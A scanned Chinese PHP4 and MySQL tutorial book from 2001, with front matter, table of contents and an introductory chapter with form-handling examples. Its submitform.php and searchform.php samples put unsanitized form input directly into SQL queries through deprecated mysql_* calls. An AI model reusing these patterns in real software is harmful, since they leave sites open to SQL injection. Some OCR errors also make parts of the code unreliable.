

高丛书

宝贝工作室 编著

步步

动态网站开发

# PHP 4 动态网站开发 实用教程



机械工业出版社  
China Machine Press



动态网站开发步步高丛书

# PHP4 动态网站开发实用教程

宝贝工作室 编著

5882/02



机械工业出版社



本书是为那些使用 PHP 语言来开发动态网站的读者而编写的。本书根据作者的实际开发经验,由浅入深地介绍了 PHP 中的大部分知识点,在讲解每个知识点时都配以一定的实例,不但便于读者理解,而且使读者在掌握了 PHP 知识后就能进行实践演习。

全书共分为 19 章,内容包括 PHP 的变量、函数、语句、表达式;PHP 对文件的处理;PHP 的模块,如 MySQL、XML、GD;用 PHP 发送电子邮件;以及 PHP 调用 JavaBean 等。本书还介绍了聊天室实例、创建一个邮件列表管理器和内容管理系统等几个范例应用程序,结合实际应用程序来讲述编写 PHP 代码的特点。另外,本书还附有 PHP 的问题解答、Apache 配置选项详解和 PHP 编写中的常见错误三个附录。

本书各章中所提到的实例源代码均分章节存放在配套光盘的“各章实例”目录下。此外,在本书的配套光盘中还提供了进行 PHP 开发所必需的各种自由软件,以及丰富的参考资料。

机械工业出版社(北京市百万庄大街 22 号 邮政编码 100037)

责任编辑:于宁 封面设计:姚毅

责任印制:何全君

北京机工印刷厂印刷·新华书店北京发行所发行

2001 年 6 月第 1 版第 1 次印刷

787mm×1092mm 1/16·21.5 印张·529 千字

0 001—5000 册

定价:38.00 元 (1CD,含配套书)

ISBN 7-900066-49-7/TP·46

凡购本书,如有缺页、倒页、脱页,由本社发行部调换

本社购书热线电话(010) 68993821、68326677-2527



# 前 言

## 脚本和开放源代码

由于脚本(Script)技术的引入,现在的因特网(Internet)已经跟以前很不一样了,原来的网页都是静态的,也就是说网页里的内容都是固定不变的,每个访问者所能看到的内容都是一样的;现在不同了,使用脚本语言可以创建所谓的“动态”网站,用户可以通过动态网站跟网站的管理员和这个网站的其他用户进行交互。和网页上普通的描述语言一样,脚本语言可让客户端从服务器端取得特定的信息,同样,服务器端也可以接收用户输入的信息,处理和显示用户要求的数据。

可以说:引导当前技术潮流的是开放源代码群体,这些人把解决基于 Web 的问题仅仅看作是对技术的纯粹的爱好。开放源代码软件不仅仅是自由软件(虽然不是所有的都是免费的),而且从它的名字就可以看出,开放源代码就是公开程序的源代码。

开放源代码意味着程序员必须按照一定的规则来做事。如果程序缺乏维护,就可能会有问题。按规则来做事的优点是,如果作者没有修正,别的人也可修正。

## 本书的内容

本书主要介绍用 PHP 来开发动态网站,它是一种服务器端的开放源代码的脚本语言,它把 Web 开发带到了一个新时代。

本书将向读者介绍什么是 PHP,以及其怎样简化服务器端的脚本编程,怎样在网页中增加新的功能。

本书的具体内容包括:PHP 的语言结构和语法,包括数据类型、操作符、表达式和函数;MySQL 数据库的简单介绍;在各种操作系统中安装 PHP 和 MySQL 的过程,其中也涉及到了怎么把 Web Server(主要是 Apache)和 PHP 以及 MySQL 数据库整合起来;PHP 中各种函数的用法,包含有实例,可大大提高 PHP 性能的扩展模块;服务器端的编程;用 PHP 开发动态网站的实例。

## 读者对象

读者首先要明白:学习 PHP 不仅不难,而且充满了乐趣,所以读者应该充满信心。如果读者以前做过简单的静态网页,有了一些 HTML 语言的基础,那就更好了。没有 HTML 的基础也无妨,本书有专门一节来介绍 HTML 语言。

如果读者以前学习过其他的脚本语言,比如 ASP,或者对 PHP 语言有一定了解的话,就可以把前面几章略过,直接看后面的高级内容。

## 作者的话

由于网络技术的迅速发展,加之时间仓促,书中不妥之处在所难免,敬请广大读者朋友批评指正。

编 者





# 目 录

## 前言

## 第 1 章 概述.....1

### 1.1 PHP 的历史.....1

### 1.2 PHP 动态网站基础知识.....1

#### 1.2.1 预备知识.....2

#### 1.2.2 HTML、PHP、MySQL 之间的交互.....6

#### 1.2.3 使用 cookie 来对访问者进行身份认证和跟踪.....15

#### 1.2.4 SQL 语句.....18

#### 1.2.5 复选框和其他的 HTML 表单处理.....20

### 1.3 HTML 语言基础.....22

#### 1.3.1 标记语法和文档结构.....22

#### 1.3.2 具体语法.....23

#### 1.3.3 举例.....27

#### 1.3.4 其他 HTML 元素.....28

### 1.4 对 PHP 的评价.....31

#### 1.4.1 PHP 和 ASP.....31

#### 1.4.2 PHP 和 JSP.....32

### 1.5 PHP 相关网站介绍.....33

## 第 2 章 PHP 与 MySQL 的安装与配置.....35

### 2.1 Windows 下安装 PHP 和 MySQL.....35

### 2.2 Linuxs 下安装 PHP 和 MySQL.....35

#### 2.2.1 Linux 下安装 MySQL.....36

#### 2.2.2 Linux 下安装 PHP.....38

### 2.3 安装实战.....39

#### 2.3.1 Apache、PHP 在 Windows 9x/NT 下的安装与配置.....39

#### 2.3.2 Windows 2000 下安装 Apache、PHP4 和 MySQL.....42

#### 2.3.3 Windows 98 下安装 Apache(PWS)、

PHP4、MySQL 和 phpMyAdmin.....43

### 2.4 PHP 配置选项详解.....47

## 第 3 章 PHP 中的数据类型.....52

### 3.1 引用与注释.....52

#### 3.1.1 引用.....52

#### 3.1.2 注释.....52

### 3.2 常数与变量.....53

#### 3.2.1 常数.....53

#### 3.2.2 变量.....53

#### 3.2.3 变量的使用.....55

### 3.3 运算符.....58

#### 3.3.1 算术运算.....59

#### 3.3.2 字符串运算.....60

#### 3.3.3 设定运算.....60

#### 3.3.4 位元运算.....61

#### 3.3.5 逻辑运算.....61

#### 3.3.6 其他运算符.....62

### 3.4 流程控制.....63

#### 3.4.1 if...else.....63

#### 3.4.2 do...while.....64

#### 3.4.3 for.....65

#### 3.4.4 switch.....66

#### 3.4.4 其他的流程控制.....67

### 3.5 函数与对象.....68

#### 3.5.1 函数.....68

#### 3.5.2 对象.....69

## 第 4 章 MySQL 数据库快速入门.....72

### 4.1 MySQL 数据库简介.....72

### 4.2 MySQL 数据库的安装.....73

#### 4.2.1 安装版本.....73

#### 4.2.2 安装目录.....74

### 4.3 MySQL 数据库命令参考.....74

4.3.1 连接 MySQL	74	5.3.1 主要的文件操作函数	123
4.3.2 修改密码	75	5.3.2 主要的目录操作函数	124
4.3.3 增加新用户	75	5.3.3 实例 1: 文件上传	125
4.3.4 显示命令	76	5.3.4 实例 2: 计数器	129
4.3.5 一个建库和建表以及插入数据的实例	76	5.4 使用 GD 库来生成柱状图	131
4.3.6 将文本数据转到数据库中	77	5.4.1 几种简单的画图方法	131
4.3.7 备份数据库	77	5.4.2 怎样生成图像	132
4.3.8 操作技巧	78	5.4.3 排版和框架	133
4.4 MySQL 数据库高级应用	78	5.4.4 添加标题	134
4.4.1 为什么标准的备份是不够的	78	5.4.5 添加 y 轴标注和水平横线	135
4.4.2 使用 mysqldump 备份数据库	79	5.4.6 画垂直列和 x 轴标注	136
4.4.3 使用更新日志来增加备份	79	5.4.7 其他的一些问题	137
4.4.4 MySQL 访问控制	80	5.5 几个有用的数组函数	138
4.4.5 检查和修复 MySQL 数据文件	85	5.6 PHP4 与 MySQL 数据库操作函数详解	139
4.5 SQL 语言	86	第 6 章 PHP 专题讨论	148
4.5.1 建立智能化的查询	86	6.1 页面自动跳转	148
4.5.2 将 SELECT 的查询结果排序	91	6.1.1 使用 Header 函数来实现页面自动跳转	148
4.5.3 设置限制	93	6.1.2 使用 meta 标示符来实现页面的自动跳转	150
4.5.4 锁定表	93	6.1.3 利用 javascript 来实现页面的自动跳转	150
4.5.5 解除表的锁定	94	6.2 如何实现自动换行	152
4.5.6 列和表的别名	94	6.3 如何用 PHP 对 Access 进行操作	152
4.5.7 为 SELECT 查询结果分组(GROUP)	96	6.4 如何在 PHP 中执行系统外部命令	153
4.5.8 左连接(LEFT JOIN)	98	6.5 把 PHP3 程序转化成 PHP4 程序	156
4.5.9 使用 HAVING 来限制结果	100	6.6 中文显示的问题	157
4.5.10 使用 join(连接查询)命令	100	6.7 在 IIS 中使用 PHP4	157
4.6 phpMyAdmin 使用简介	108	6.8 同时使用 PHP3 和 PHP4	158
4.7 MySQL 常见问题解答	113	6.9 Session 使用中的问题	158
4.7.1 在同一台机器上运行不同版本的 MySQL	113	6.10 require 和 include 之间的区别	158
4.7.2 MySQL 让存储结果分页, 用于复杂查询	114	6.11 如何检测一个文件里是否包含某个字	160
4.7.3 如何恢复 MySQL 的 ROOT 口令	115	第 7 章 提高 PHP 的速度	161
4.7.4 怎样在 MySQL 中保存图像	115	7.1 代码优化	161
第 5 章 PHP 函数实例详解	118	7.2 使用缓存	161
5.1 字符串处理函数	118		
5.2 日期处理函数	120		
5.3 文件操作函数	123		

7.3 压缩网页内容 .....	162	10.1.6 XML 相关的软件 .....	210
7.4 另外的几个技巧 .....	163	10.2 PHP 中的 XML 函数 .....	211
7.5 总结 .....	163	10.2.1 Expat 简介 .....	211
第 8 章 PHP4 的面向对象编程		10.2.2 基于事件的解析器 .....	211
应用 .....	164	10.2.3 编译 Expat .....	212
8.1 术语简介 .....	164	10.2.4 准备工作 .....	213
8.2 一些简单的例子 .....	165	10.2.5 解析文档 .....	214
8.3 高级应用 .....	171	10.2.6 收集数据 .....	214
8.3.1 继承性 .....	171	10.2.7 显示统计信息 .....	215
8.3.2 封装 .....	174	10.2.8 总结 .....	215
8.3.3 抽象类 .....	175	10.2.9 范例代码 .....	215
8.3.4 函数重载 .....	175	第 11 章 PHP 对 PDF 文档的操作 .....	220
8.3.5 多态 .....	176	11.1 在 PHP 中使用 PDF 文档 .....	220
8.4 实例 .....	177	11.1.1 安装 PDFLib 和有 PDF 支持的	
8.4.1 留言本 .....	177	PHP .....	220
8.4.2 显示表格 .....	180	11.1.2 提取 PDF 文档 .....	221
第 9 章 字符串与正则表达式 .....	197	11.1.3 PDF 坐标系 .....	222
9.1 PHP 中的字符串 .....	197	11.2 PHP 的 PDF 文档支持 .....	223
9.1.1 什么是字符串 .....	197	第 12 章 PHP 在发送电子邮件中的	
9.1.2 字符串中的反斜线 .....	197	应用 .....	227
9.1.3 字符串和变量 .....	198	12.1 用 PHP 发送电子邮件 .....	227
9.1.4 单引号和双引号之间的差别 .....	199	12.2 用 PHP 发送有附件的电子邮件 .....	229
9.1.5 怎样选择使用哪种引号 .....	199	12.2.1 附件的原理 .....	229
9.2 PHP 中的正则表达式 .....	200	12.2.2 用 PHP 生成带附件的电子邮件 .....	231
9.2.1 正则表达式的基本语法 .....	201	12.2.3 把用户上传的文件作为附件 .....	232
9.2.2 检查 money 字符串 .....	202	第 13 章 PHP 在图像处理中的应用 .....	234
9.2.3 对 E-mail 地址进行验证 .....	203	13.1 使用 PHP 建立动态图像 .....	234
9.2.4 其他用途 .....	203	13.2 PHP 作线形图的函数 .....	236
9.3 总结 .....	203	13.3 PHP 做柱型图的函数 .....	238
第 10 章 PHP 在 XML 中的应用 .....	204	13.4 PHP 做饼图的函数 .....	239
10.1 XML .....	204	第 14 章 PHP 调用 Javabeen .....	244
10.1.1 XML-可扩展标记语言 .....	204	14.1 Javabeen 简介 .....	244
10.1.2 SGML、HTML 和 XML .....	204	14.1.1 JavaBean 的任务 .....	244
10.1.3 DTD 文档类型定义 .....	207	14.1.2 JavaBean 的设计目标及其实现 .....	245
10.1.4 合法的和好格式的 XML .....	208	14.1.3 JavaBean 和 Java .....	246
10.1.5 XML 文档的示例和讲解 .....	208	14.1.4 JavaBean 组件的基本概念 .....	246

14.1.5	JavaBean 组件的开发环境 .....	247	18.6	总结 .....	285
14.2	PHP 中调用 Javabeen .....	247	第 19 章	内容管理系统 .....	286
14.2.1	Windows 下的安装 .....	248	19.1	首页 .....	286
14.2.2	例 1: 创建并使用自己的类 .....	249	19.2	管理作者 .....	287
14.2.3	例 2: 通过 Xalan1.2 用 XSLT 转换 XML .....	250	19.3	删除作者 .....	288
第 15 章	PHP4 中 Session 的应用 .....	253	19.4	添加作者 .....	289
15.1	PHP4 中使用 Session .....	253	19.5	编辑作者信息 .....	290
15.2	PHP4 中 Session 的应用实例 1——登录页面 .....	254	19.6	管理目录 .....	291
15.3	PHP4 中 Session 的应用实例 2——欢迎页面 .....	257	19.7	管理笑话 .....	292
15.4	PHP4 中的 Session 函数介绍 .....	259	19.8	创建新笑话 .....	295
第 16 章	用 PHP 和 MySQL 创建讨论区 .....	261	19.9	正则表达式 .....	300
第 17 章	聊天室实例 .....	271	19.10	使用正则表达式来进行字符串的替换 .....	301
第 18 章	创建一个邮件列表管理器 .....	276	19.10.1	粗体和斜体文本 .....	302
18.1	简介 .....	276	19.10.2	段落 .....	302
18.2	创建前台页面 .....	276	19.10.3	超链接 .....	302
18.3	在列表中添加用户 .....	279	19.11	把文本分页 .....	304
18.4	编辑用户信息 .....	281	19.12	代码合并 .....	305
18.5	自动回复 .....	283	19.13	把文本分页 .....	306
			附录 A	PHP 常见问题解答 .....	307
			附录 B	Apache 配置选项详解 .....	315
			附录 C	PHP 编程中的常见错误 .....	317





# 第 1 章 概 述

## 1.1 PHP 的历史

PHP 是“Personal Home Page”的缩写，这是 Rasmus Lerdorf 为了创建他的在线简历而发明的“个人主页工具”（Personal Home Page Tools），它是一种非常简单的语言。后来越来越多的人对这种语言产生了兴趣并对其发展提出了各种建议，于是就慢慢的成为一种很有特点的语言，并且还在不断发展之中。

客观地说，PHP 虽然学习起来很容易，但在执行速度上比 mod\_perl（web 服务器的 perl 模块）慢。现在有了可以与 mod\_perl 速度相媲美的 Zend 引擎，PHP4 的执行速度有了极大的提高，具体的原理会在后面章节中介绍。PHP4 的正式版已经发布，大家可以到 PHP 的官方网站（[www.php.net](http://www.php.net)）上去下载。

互联网上越来越多的网站采用 PHP 作为主要的编程语言，图 1-1 很直观地表示出了 PHP 语言的受欢迎程度。




图 1-1 使用 PHP 的站点数随时间的变化

## 1.2 PHP 动态网站基础知识

为使读者对 PHP 动态网站有个大致的概念，本节主要对 PHP 语言、MySQL 数据库、Apache 服务器、SQL 语句和 HTML 语言做一个简单而全面的介绍，在本书后面的章节中将

对其中的每部分都做详细的讲解。

## 1.2.1 预备知识

首先来看看下面的这些问题。

### 1. 网站为什么需要数据库

互联网其实只有一个功能：提供信息。使用 HTML 语言再加上一些 JavaScript 和动态 HTML (DHTML) 的技巧，读者便能做出非常吸引人的网页。但接下来就该在这些独具特色的网页上填充一些有意义的内容了。我们知道：任何能够吸引网民不断访问的网站都会及时更新网页内容。用传统的建设网站的眼光来看，就意味着网站要提供许多个 HTML 文件，这样太麻烦了。退一步来讲，即使我们认同这种工作方式，也就是说能够生成许多 HTML 文件，那么，网站建设中还是有很多解决不了的问题。

例如，网站内容的提供者跟网站的设计者经常是不同的人。网站内容的提供者很可能连 HTML 是什么都不知道。那么他怎样才能把内容放到网站上呢？可能有的读者会说：公司不是有网管吗？但并不是每个公司都能有一个全职的网管，而且网管的工作也应该比把文字拷贝到 HTML 模板上更有意义。

还有，假设网站要改版，那么是否要重新生成那么多 HTML 文件呢？

总之，传统的网站建设方法已经不能满足需要，现在的网站更加强调的是交互性和信息量。好在这些令人头疼的问题现在已经有了解决的办法，那就是基于数据库来设计网站，这样做的好处很多。

一方面彻底把网站的设计跟网站的内容分开。不需要再为网站的每个页面都写一个 HTML 文件，只需要为每种要显示的信息写一个动态页面就可以了。

也不需要无休止地把内容粘贴在页面上，只要建立一个简单的内容管理系统。通过这个系统，作者不需要对 HTML 语言有太多的了解便可以自己发表内容。

还有，有了数据库后，就可以使用计算机来把这些信息分门别类的放到数据库中去，检索起来也非常方便。

在现在的互联网中，数据库无处不在。大的网站如 Yahoo!、Amazon 和 Sina 等都有自己的数据库系统。读者也许到过 8848 网上超市，那里的商品很多，有书、化妆品和影碟等，所有这些商品都放在 8848 的数据库，这个数据库非常巨大。

### 2. 什么是 Apache 和 HTML

介绍 Apache 之前先来介绍一下 Web Server。Web Server 是在互联网上运行的一种服务器软件。它用来处理来自客户端（访问者的浏览器就是客户端的一种）的请求，客户端有可能使用 Microsoft 公司的 Internet Explorer（浏览器），也有可能是 Netscape 浏览器。Web Server 处理请求后返回一些数据，这些数据通常是某种格式的页面，并且可能还含有文本和图像。客户端浏览器把这些数据解释成访问者能看明白的形式展现在访问者的计算机屏幕上。从概念上来讲，Web Server 就是服务器上运行的一些非常简单的程序，它们等待来自客户端的请求并对其进行处理。

Web Server 跟浏览器或者其他客户端进行通信时使用超文本链接协议（HTTP）。HTTP



是用于发送和处理请求的一种标准协议,有了它之后,各类客户端跟服务器进行通信就不存在兼容性的问题。

我们所要介绍的 Apache 就是 Web Server 里的一种,它具有以下特点:

- ◆ 它不仅免费,而且安装和配置起来都非常容易。
- ◆ 它几乎每方面的功能都可以定制,功能扩展也非常简单。
- ◆ 它在世界上的 Web Server 中所占的份额最大。

为了让读者有一些感性认识,请看下面这张图:

**Market Share - March 2001 (2599595 servers)  
Across All Domains**




图 1-2 各种 Web Server 所占全世界市场份额

这张图表示的是 2001 年 3 月份各种 Web Server 所占全世界市场份额,可以看到,Apache 独领风骚。

### 3. 什么是 HTML

大部分读者对 HTML 语言都应该有一定的认识,HTML 翻译过来就是“超文本标示语言”,我们在后面有专门的一节来介绍它。互联网里大部分文档都用 HTML 语言来控制格式。浏览器会解释标示信息并恢复它的原意。更重要的是,使用 HTML 可以跳转到其他文档和资源去,这就是超链接。

使用超链接可以链接到其他的本地文件,也能链接到其他计算机中的文件。这使得用户可以在很多信息之间来回跳转。HTML 是另一种标示语言-标准通用标示语言(SGML)的一个子集。

### 4. 什么是 PHP

PHP 的标准解释是:PHP 是一种运行在服务器上的脚本语言(PHP is a server-side scripting

language)。可以把 PHP 看成 Web Server 的一个“插件”，有了它之后，访问者的浏览器向服务器发出请求时，服务器不仅能发送简单的网页，还能做更多的事情。具体能干什么，就是本书所讲的内容。安装了 PHP 后，服务器便能识别一种新的文件，这就是“PHP 脚本”文件，它能从数据库中提取出最新的信息并把信息放到网页中，然后把网页发送到客户端浏览器中去。PHP 的下载和使用是完全免费的。

### 5. 什么是 MySQL

我们已经知道，PHP 可以从数据库中提取数据，而 MySQL 就是数据库的一种。准确地说，MySQL 是一种关系型数据库管理系统（RDBMS）。它适用于组织和管理大批量信息，并且它和 PHP 脚本语言一起使用时的性能非常好。MySQL 在 UNIX 平台上的非商业应用是不收费的，Windows 下的 MySQL 是要收费的，不过可以免费下载早期的试用版。

### 6. 运行 PHP 脚本

在文本编辑器中敲入下面的代码，并保存为纯文本文件 **helloworld.php**。

```
<!—helloworld.php -->
<html>
<body>
<?php
print "Hello, world.";
?>
</body>
</html>
```

推荐使用 UltraEdit 或者 Editplus 来编辑 PHP 脚本，当然也可以用记事本来编辑，只不过在保存文件的时候要注意：记事本会自动在所保存的文件名后面加上.txt。我们可以在保存文件后改文件名，把后面的.txt 去掉，也可以在保存文件时使用双引号把文件名包起来，如“helloworld.php”。

怎样才能看到这段程序运行的效果呢？

如果在自己的机器上运行 PHP，那么用浏览器打开这个文件的时候（当然没那么简单了，还需要对 Web Server 进行配置，这部分内容在后面介绍），应该能在浏览器窗口中看到“Hello,world.”字样。

如果在一台远程的 UNIX 服务器上运行 PHP，可按以下步骤执行：

- （1）把文件保存为纯文本格式，后缀名当然应该是.php。
- （2）把机器连接到 Internet 上。
- （3）把 helloworld.php 上传到服务器上。当然也可以直接在服务器上创建这个文件，但显然不如先创建，然后再传送好，以防在编辑该文件的过程中网络断线。
- （4）使用浏览器来打开 UNIX 服务器上的 helloworld.php。

这时候也能在浏览器窗口中看到“Hello,world.”字样。如果没有看到，可能的原因有：

- （1）在传送 helloworld.php 文件的过程中发生了错误，服务器中的文件不完整或者根本没有传上去。
- （2）Web Server 没有运行。

## 7. 运行 MySQL

现在我们来查看 MySQL 是否在运行。如果使用的是远程的 UNIX 服务器，就登录到服务器上；如果是在自己的机器上运行，就直接进入 DOS 命令窗口。

在命令行提示符后敲入“mysql -u username -p”。服务器会提示输入密码，如果输入的密码正确，就会看到欢迎信息，并且命令行变成了“mysql>”。整个过程如下：

```
$ mysql -u username -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 31110 to server version: 3.22.32-log

Type 'help' for help.
mysql>
```

这样 MySQL 就运行起来了。

假如服务器显示：

```
bash: mysql: command not found
```

这说明在服务器上并没有安装 MySQL。

如果 MySQL 正在运行，则使用下面的命令就可以访问数据库（别忘了把“dbname”换成读者自己的 MySQL 数据库的名字）：

```
use dbname;
```

然后服务器会显示：

```
Database changed
```

如果显示的信息不是这样，而是：

```
ERROR 1044: Access denied for user
```

这时候就要创建一个数据库。把“tablename”换成自己的数据库表的名字，命令如下：

```
CREATE TABLE tablename (
  first_name VARCHAR (25),
  last_name VARCHAR (25)
);
```

查看所建数据库表应该使用下面的命令：

```
show tables;
```

这时候应该显示一个数据表的清单：

```
+-----+
| Tables in dbname |
+-----+
| tablename        |
+-----+
```

```
1 row in set (0.00 sec)
```

下一节将讲解如何在 HTML 表单(form)中运行 PHP 脚本来对 MySQL 数据库进行查询。现在退出 MySQL, 使用的命令是:

```
quit
```

然后便会返回到 UNIX 或者 DOS (本地) 命令行状态。

## 1.2.2 HTML、PHP 和 MySQL 之间的交互

### 1. HTML 语言和 PHP 脚本混合使用

现在来看看 helloworld.php 是怎么运行的。

```
<html>
<body>
<?php
print "Hello, world.";
?>
</body>
</html>
```

前面两行和最后两行都是 HTML 标示符,这在 HTML 文件和 PHP 文件中是必不可少的。

“<html>”代表这是一个 HTML 文件(PHP 文件经过 Web Server 解释后还是要生成 HTML 文件), 浏览器(如 Internet Explorer 或者 Netscape)能够识别这个标示符。

“<body>”后面的就是 HTML 文件的主体了, 这部分内容是用户可见的。

“</body>”和“</html>”表示文件主体部分和整个 HTML 文件的结束。

Helloworld.php 是一个嵌有 PHP 脚本的 HTML 文件。我们也可以写一个嵌有 HTML 命令的 PHP 脚本:

```
<?php
print "<html>";
print "<body>";
print "Hello, world.";
print "</body>";
print "</html>";
?>
```

这两种方法输出的页面完全一样。

### 2. 用 PHP 把结果输出到 HTML 中

PHP 与 HTML 之间的最简单的交互就是使用 PHP 脚本向浏览器中打印一些文本文字, 这些文字当然是以 HTML 语言的方式显示出来的。看下面的代码:

```
<?php
print "Hello, world.";
```

?>

PHP 脚本以 “<?php” 开头，也可以只用 “<?”，但是有些程序（如 XML、FrontPage）要求把 “<?php” 写全。PHP 脚本以 “?>” 结尾。

上面的这段 PHP 代码只有一行：

```
print "Hello, world.";
```

PHP 脚本用 “;” 来作为一行的结束符。

print()函数的作用是向浏览器中输出文本。在 print 和 “;” 之间有一个字符串（逐字被读出的文本就是字符串），字符串用双引号扩起来，也可以用单引号，两者的区别将在后面章节中介绍。

还可以用其他几种方法来向浏览器输出 “Hello, world.”。看下面的这个 PHP 程序 print.php:

```
<!--print.php -->
<html>
<body>
<?php
//使用 print 函数
print "This uses the print function.";
print "<p>";
//使用 echo 函数
echo "This uses the echo function.", " ", "P.S. You can add a second string", " ", "if you separate
strings with a comma.";
print "<p>";
//使用 printf()函数，注意它的参数要用双引号包起来
printf("This uses the printf function.");
print "<p>";
printf("The printf function is mostly used to format numbers.");
print "<p>";
printf("Remember the parentheses with printf.");
?>
</html>
</body>
```

print.php 产生的输出如下：

This uses the print function.

This uses the echo function. P.S. You can add a second string if you separate strings with a comma.

This uses the printf function.

The printf function is mostly used to format numbers.

Remember the parentheses with printf.

使用 print()函数是最简单的向浏览器中输出文本的方法。echo 函数跟 print()函数的功能差不多,但 echo 函数可以输出更多的字符串,中间用逗号分开。printf()可以以整数、科学计数法等形式输出数字,并且 printf()函数后面一定要跟圆括号。其主要区别如下:

- ◆ echo 函数后面一定不能跟圆括号。
- ◆ printf()函数后面一定要跟圆括号。
- ◆ print()函数后面跟不跟圆括号都可以。

打印输出字符串和数字很容易,但是要打印输出数组(数组就是集合)呢?试着执行下面的这行代码:

```
print $myarray;
```

执行的结果应该是 Array,也就是说,变量\$myarray 是一个数组。这在判断一个变量是否为数组变量的时候特别有用,但这种方法却不能看到每个数组元素是什么。

可以使用 implode()函数来把数组转化成一个字符串,然后打印输出这个字符串。这个函数的第一个参数是这个数组,第二个参数是加在数组元素之间的分割符:

```
$implodedarray = implode($myarray, ",");//数组元素之间用逗号分开,然后输出这个字符串  
print $implodedarray;
```

另外一种打印输出数组的办法就是使用 array\_walk 函数。使用 array\_walk()就相当于对数组的每个元素都执行一个函数,并且这个函数必须已经存在,且不能是像 print()这样的 PHP 自带函数。

```
function printelement ($element){  
    print ("Selement<p>");  
}  
  
array_walk($myarray, "printelement");
```

### 3. 用 PHP 脚本向 MySQL 中添加数据

下面的这个 HTML 表单非常简单,文件名为 submitform.html,代码为:

```
<!--submitform.html -->  
  
<html>  
  
<body>  
  
<form action=submitform.php method=GET>  
First Name: <input type=text name=first_name size=25 maxlength=25>  
Last Name: <input type=text name=last_name size=25 maxlength=25>  
  
<p>
```

```
<input type=submit>
</form>
</body>
</html>
```

这段代码执行的结果就是产生一个 HTML 表单，在文本框里填完数据后按 Submit 按钮，表单就会把数据提交到 submitform.php 来进行处理，下面是 submitform.php 的代码：

```
<!--submitform.php -->
<html>
<body>
<?php
//连接数据库服务器
mysql_connect (localhost, username, password);
//选择数据库
mysql_select_db (dbname);
//执行查询命令
mysql_query ("INSERT INTO tablename (first_name, last_name)
              VALUES ('$first_name', '$last_name')
              ");
//打印出用户所填数据
print ($first_name);
print (" ");
print ($last_name);
print ("<p>");
print ("Thanks for submitting your name.");
?>
</body>
</html>
```

在执行这段程序的时候必须把第 5 行中的“username”和“password”换成读者自己的用户名和密码。并且要把第 6 行中的“dbname”换成读者自己的 MySQL 数据库的名称。同样，第 7 行中的“tablename”也要换成读者自己的 MySQL 数据表的名称。

在浏览器中打开 submitform.html，输入一个名字后单击 Submit 按钮，就会看到刚才输入的名字在一个新的页面上显示出来。同时注意到浏览器窗口的地址框中的 URL 地址包括两个部分，像下面的这样：

```
.../submitform.php?first_name=Fred&last_name=Flintstone
```

因为在这里使用了表单的 GET 方法来传递参数，所以表单中提交的数据都跟在了 submitform.php 的 URL 地址后面。PHP 会自动为每个传递的数据分配一个变量。PHP 中的变量都以“\$”开头，所以这里创建的变量为 \$first\_name 和 \$last\_name。

下面我们来验证所输入的名字是否正确保存在数据库中。运行 MySQL，在 `mysql>` 提示符后敲入：

```
select * from tablename;
```

就会显示一个表格，刚才输入的名字就在其中：

```
+-----+-----+
| first_name | last_name |
+-----+-----+
| Fred      | Flintstone |
+-----+-----+
```

```
1 rows in set (0.00 sec)
```

下面来看看 `submitform.php` 是怎样工作的。

开始的两行是：

```
mysql_connect (localhost, username, password);
```

```
mysql_select_db (dbname);
```

这两个函数是用来打开 MySQL 数据库的。接下来：

```
mysql_query ("INSERT INTO tablename (first_name, last_name)
            VALUES ('$first_name', '$last_name')
            ");
```

`mysql_query` 函数是用来查询 MySQL 数据库的，可以在 `mysql_query` 函数的后面跟任何 SQL 查询语句，这些查询语句必须由括号和双引号包起来。

我们知道：MySQL 命令行的结尾是 “;”，PHP 代码行的结尾也是 “;”，但是 PHP 代码中的 MySQL 命令行却不是以 “;” 结尾的。就是说，如果在 MySQL 命令行里输入

```
INSERT INTO tablename (first_name, last_name)
VALUES ('$first_name', '$last_name');
```

这是正确的，但如果这段语句出现在 PHP 脚本中，就必须去掉最后的 “;”。

在这句代码的后面还有 5 行 `print` 语句来显示输入的名字，中间用空格隔开，最后一句感谢词。

#### 4. 用 PHP 从 MySQL 数据库获取数据

现在创建另一个 HTML 表单来查询数据库。文件名为 `searchform.html`：

```
<!--searchform.html -->
<html>
<body>
<form action=searchform.php method=GET>
Search For:
<p>
First Name: <input type=text name=first_name size=25 maxlength=25>
<p>
```



```
Last Name: <input type=text name=last_name size=25 maxlength=25>
<p>
<input type=submit>
</form>
</body>
</html>
```

再创建文件 searchform.php:

```
<!--searchform.php -->
<html>
<body>
<?php
//连接数据库服务器
mysql_connect (localhost, username, password);
//选择数据库
mysql_select_db (dbname);
if ($first_name == "")
{$first_name = '%';}
if ($last_name == "")
{$last_name = '%';}
//执行查询命令
$result = mysql_query ("SELECT * FROM tablename
                        WHERE first_name LIKE '$first_name%'
                        AND last_name LIKE '$last_name%'
                        ");
//打印输出查询结果
if ($row = mysql_fetch_array($result)) {
do {
    print $row["first_name"];
    print (" ");
    print $row["last_name"];
    print ("<p>");
} while($row = mysql_fetch_array($result));
} else {print "Sorry, no records were found!";}
?>
</body>
</html>
```

不要忘了把“username”、“password”、“dbname”和“tablename”换成自己相应的内容。

